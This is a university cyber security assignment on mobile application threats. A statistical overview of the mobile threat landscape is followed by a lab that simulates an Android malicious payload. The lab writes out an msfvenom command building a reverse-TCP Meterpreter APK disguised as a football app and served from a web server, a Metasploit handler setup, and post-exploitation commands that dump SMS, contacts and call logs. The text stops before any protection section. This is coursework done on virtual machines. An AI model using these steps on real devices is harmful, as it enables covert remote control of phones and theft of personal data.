School of Computing and Engineering	UNIVERSITY OF WEST LONDON The Career University

Cyber Security - Assignment

Title	**Assignment**			
Module	Cyber Security			
Module Code	CP60059E			
Module Leader:	Dr. Waqar Asif			
Set by:	Dr. Abel Yeboah-Ofori			
Course	Computer Science BSc			
Student Name	Rustem Cara			
Student Number	21515838			
Moderated by:	Dr Waqar Asif			
Assignment	**Assessment**	**Type**	**Weighting**	
	2	Assignment 2	50%	

Overall Description	
Title	**Mobile application security** Due to the increasing use of mobile devices for everyday tasks, the security of mobile applications has become a significant challenge within cyber security. For this assignment you are required to do the following: 1- Provide a reflective summary of the current threat landscape for mobile applications. 2- Present an in-depth study of a specific mobile application threat (for our chosen platform) aided by evidence of experimentation - Basic description of the threat and its significance for mobile applications - Experimentation to simulate the threat - Recommended protection mechanism for the threat Note: Due to the availability of multiple mobile application platforms, the choice of mobile platforms such as iOS, android, windows, and blackberry is your choice.

1. Summary of the current Mobile Threat landscape.

Mobile applications have become an integral part of daily life, enabling us to perform a wide range of tasks from anywhere at any time. However, this increased reliance on mobile devices has also made them lucrative targets for cybercriminals. As a result, the security of mobile applications has emerged as a significant concern within the cybersecurity landscape. In this reflective summary, we will explore the current threat landscape for mobile applications, examining various types of threats and their implications for users and organizations.

Even though there has been many steps forward in cybersecurity training and awareness raising many users are still not well informed about the mobile threats. On a report by Verizon in 2023 nearly 49% of the users think that clicking on a malicious link or opening a malicious attachment can only affect that device. It also shows that 34% of the users have fallen for at least one of the five following basic security errors :

1- Clicked Phishing link 18%

2- Downloaded malware from smish(Combination of SMS and Phishing) 13%

3- Downloaded malware 11%

4- Gave personal info to a scammer 9%

5- Gave password to untrustworthy actor 8%

Took any type of risk action 34%

Malicious software, or malware, targeting mobile devices continues to proliferate, with cybercriminals leveraging various techniques to distribute malware through legitimate-looking mobile applications or malicious websites. According to various reports the number of mobile malware variants detected has been steadily increasing, posing a significant risk to users' privacy and security. On a report by Kapersky Security Network in 2023 the most common malware installation package was Adware accounting for 40.8% in rise from 24.33% from the previous year. Adware , part of Malware and Trojans is a software that displays or downloads advertisements on a users device, often without their consent. Adware can degrade mobile performance, compromise user privacy and lead to unwanted behaviour. Second most common package was Trojan with 21.38% on 2023. Trojans are malicious programs that disguise themselves as legitimate software to deceive users into downloading and executing them. Once installed, Trojans can perform various malicious activities, such as stealing sensitive information, compromising system security, or providing unauthorized access to attackers.

Phishing Attacks on mobile devices have become increasingly sophisticated, with attackers sending fake messages or emails designed to trick users into providing their login credentials or other sensitive information. Phishing attacks can also target vulnerabilities in mobile browsers or applications to steal data directly from the device. According to various cybersecurity reports, the number of mobile-focused phishing attacks has been steadily increasing. Mobile devices have become an attractive target for attackers due to their widespread use and the increasing amount of sensitive information stored on them. With the growing popularity of mobile banking, shopping, and social media usage, mobile users have become primary targets for phishing attacks. Attackers leverage various tactics, including SMS phishing (smishing) and malicious apps, to target users on their mobile devices.84% of organizations experienced at least one successful phishing attack between September 2021 and August 2021 according to ProofPoint .

Data Leakage from mobile applications poses a big threat to user privacy and security. With the prevalence of sensitive data handling, including location information, contact lists, and payment details, insecure storage and transmission practices can lead to significant risks. Instances of data breaches and unauthorized access to personal information highlight the urgency of addressing this issue. Misconfigured cloud storage, insecure communication channels, and inadequate encryption methods contribute to the vulnerability of user data. Beyond financial implications and regulatory compliance concerns, data leakage erodes consumer trust and damages the reputation of affected

organizations. 2023 represented an all-time high for data compromises reported in the United States according to the Annual Breach Report by ITRC (Identity Theft Resource Centre). The total number of data breaches, exposures, leaks and unspecified events reached 3,205, impacting an estimated 353,027,892 victims.

Insecure Authentication in mobile applications presents a critical vulnerability, facilitating unauthorized access to user accounts. Weak authentication mechanisms, such as hardcoded credentials and inadequate password complexity requirements, expose users to heightened security risks. Additionally, the absence of multi-factor authentication leaves accounts susceptible to exploitation. According to the "Verizon Mobile Security Index" report from 2020, approximately 80% of data breaches involving mobile devices were attributed to weak or stolen credentials. This statistic underscores the significant role that insecure authentication mechanisms play in mobile security incidents.

Unpatched Vulnerabilities in mobile operating systems and third-party libraries pose a significant threat to device and application security. Research indicates that a substantial percentage of security breaches stem from exploitation of known vulnerabilities. For instance, the 2021 State of Mobile Security report by NowSecure revealed that 70% of mobile devices examined had unpatched vulnerabilities in their operating systems or pre-installed apps. Furthermore, the delay in applying security patches increases the risk, as attackers exploit vulnerabilities before users have the chance to update their devices. Verizon's Mobile Security Index 2020 reported that only 39% of organizations surveyed were confident in their ability to address mobile security threats promptly.

Third-Party Libraries and SDKs are integral to the functionality and performance of many mobile applications, but they also introduce security risks if not managed properly. According to a report by Positive Technologies, over 20% of vulnerabilities in mobile applications stem from third-party libraries.

The “Dependency Confusion” attack gained attention in 2021, where attackers uploaded malicious code to public repositories, masquerading as internal libraries used by companies. This led to the inadvertent integration of malicious code into various applications, highlighting the risks associated with blind reliance on external dependencies. Developers must regularly monitor third-party libraries for security updates and vulnerabilities, prioritize reputable sources, and conduct thorough security assessments during the integration process. Additionally, maintaining an inventory of dependencies and implementing robust security controls can help safeguard against potential threats posed by third-party components.

Insufficient Encryption: Weak or inadequate encryption methods used to protect data stored on or transmitted between mobile devices and servers can leave sensitive information vulnerable to interception or unauthorized access. Despite the widespread recognition of the importance of encryption, several factors contribute to insufficient encryption practices in mobile applications and ecosystems. Outdated encryption protocols, misconfigured encryption settings, and the lack of end-to-end encryption contribute to this threat. A substantial percentage of data breaches involve the exploitation of known vulnerabilities, with many incidents attributed to insufficient encryption practices. According to the 2021 Data Breach Investigations Report by Verizon, 85% of data breaches involved the exploitation of known vulnerabilities, highlighting the significant risk posed by unpatched systems and insufficient security measures. Addressing this issue requires the adoption of robust encryption protocols, secure configuration practices, and regular security audits. Prioritizing encryption as a fundamental aspect of mobile security is essential to protect sensitive data and mitigate the risk of data breaches.

2. Basic Description of the Threat: Malicious Payloads

2.1 Threat Overview Malicious payloads, especially on Android devices, are executable codes that attackers design to perform unauthorized actions. These payloads can be delivered through various vectors, including phishing emails, malicious websites, or third-party app installations. Once executed, the payload can compromise the device, allowing attackers to steal sensitive information, monitor user activities, or gain control of the device.

2.2 Significance for Mobile Applications

Data Breach: Mobile applications often handle sensitive data, including personal information, financial details, and login credentials. A malicious payload can exploit vulnerabilities to access and exfiltrate this data.

User Trust and Brand Damage: Successful attacks can erode user trust and damage the brand reputation of application developers.

Financial Loss: There can be direct financial implications through fraud or indirect costs associated with mitigating attacks and regulatory fines.

2.3 Experimentation to Simulate the Threat

2.3.1 Setup


Tools Used: Kali Linux, MSFVenom, Android Virtual Device (AVD) on VMware 17.

Figure 1. Kali&Android Environment

Objective: To create a malicious APK using MSFVenom, deploy it on an Android virtual device, and use a reverse TCP connection to control the device.

2.3.2 Steps

1-Install Kali and Android image files and create virtual environments in VMware17.



2- Check Connection IP: By opening terminal emulator in our Kali environment, we can check the ethernet0 ip with the command ‘ifconfig’. Metasploit often requires specifying a **LHOST**, which stands for "Local Host" IP address. This address is used to tell the payload where it should connect back to once it's executed on the target system and that’s why we need ifconfig command.As it is shown above the ip we need to use is 192.168.52.128.




Figure 2 ifconfig command

3- Payload Creation: Use MSFVenom to create a malicious APK file.

msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.52.128 lport=4444 R> /var/www/html/livefootballmatches.apk

The command above used is to create a payload to get access in the target device. '**android/meterpreter/reverse_tcp'** is the payload chosen for this command. This payload creates a Meterpreter session over a TCP connection that will reverse connect to the attacker, allowing the attacker to control the device. '**Lhost'** is the ip address we got from '**ifconfig'** and '**lport'** assigned is 4444 and is the port where the machine will listen for incoming connection from the target. '**/var/www/html/livefootballmatches.apk'** specifies where the payload will be saved in this case in a directory that is used to serve files from a web server suggesting that the apk is to be downloaded from a website.




Figure 3 PayloadCreation

4- Apache2 start: Running **'service apache2 start'** initiates the Apache web server. If the Apache service isn't already running, this command will start it, allowing the server to begin serving web pages and applications stored in its document root, commonly /var/www/html. This is essential for hosting websites and web applications accessible from browsers.

5- Deployment: Install the APK on the Android virtual device.

1- We need to go to browser in android virtual device and type 192.168.52.128/livefootballmatches.apk to download the app.After downloading we install the app.




Figure 4 Accessing the app online through url




Figure 5 Downloaded App




Figure 6 Installed App

5-Exploitation: We will use Metasploit to listen for incoming connections and control the device when the payload is executed.

‘**msfconsole’**:This command launches the Metasploit Framework console, which is the primary interface for launching exploits, running auxiliary modules, and interacting with payloads. It provides access to the extensive Metasploit library and its various capabilities.

use exploit/multi/handler: This command selects a specific module within Metasploit to use. The **exploit/multi/handler** is a special universal handler that is used to handle connections from a variety of payloads and exploits. It doesn't target a specific vulnerability but rather listens for incoming connections from payloads sent to targets.

set payload android/meterpreter/reverse_tcp: This command configures the exploit or handler module with a specific payload. In this case, **android/meterpreter/reverse_tcp** is set as the payload, which is designed to create a Meterpreter session from an Android device to the attacker's machine using a reverse TCP connection.

Figure 7 msfconsole,set payload and show lhost , lport commands




Figure 8 Exploit and Meterpreter session opened

6- Command Execution: After gaining access, execute various Meterpreter commands to simulate information retrieval and other malicious activities, such as:

- **app_list:** Lists all the installed applications on the target Android device. This command provides information such as package names and possibly app names, which can be useful for identifying specific applications to interact with or target for further actions like run or uninstall.
- **dump_sms:** Attempts to retrieve all SMS messages stored on the device. The output indicates that no SMS messages were found on the device at the time of the command execution.
- **dump_contacts:** Retrieves all contacts from the device's contact list. Similar to dump_sms, the result here shows that no contacts were found on the device.
- **dump_calllog:** Extracts the call log entries from the device, including incoming, outgoing, and missed calls. As with the previous commands, no entries were found because there are no calls activity on my virtual device.
- **app_run com.android.chrome:** This command launches the main activity of the specified application, in this case, Google Chrome (identified by its package name com.android.chrome).
- **app_run com.google.android.youtube:** Similar to the Chrome command, this launches the main activity of the YouTube app on the target device. The successful execution of this command means that the YouTube app has started.

- **app_uninstall com.android.chrome**: Uninstalls the application specified by the package name, which in this case is Google Chrome (com.android.chrome). This command is useful for removing apps from the device without having direct physical access.
- **sysinfo:**Retrieves detailed information about the system, including the operating system, hostname, and hardware details. This is often one of the first commands run to understand the environment you're interacting with.

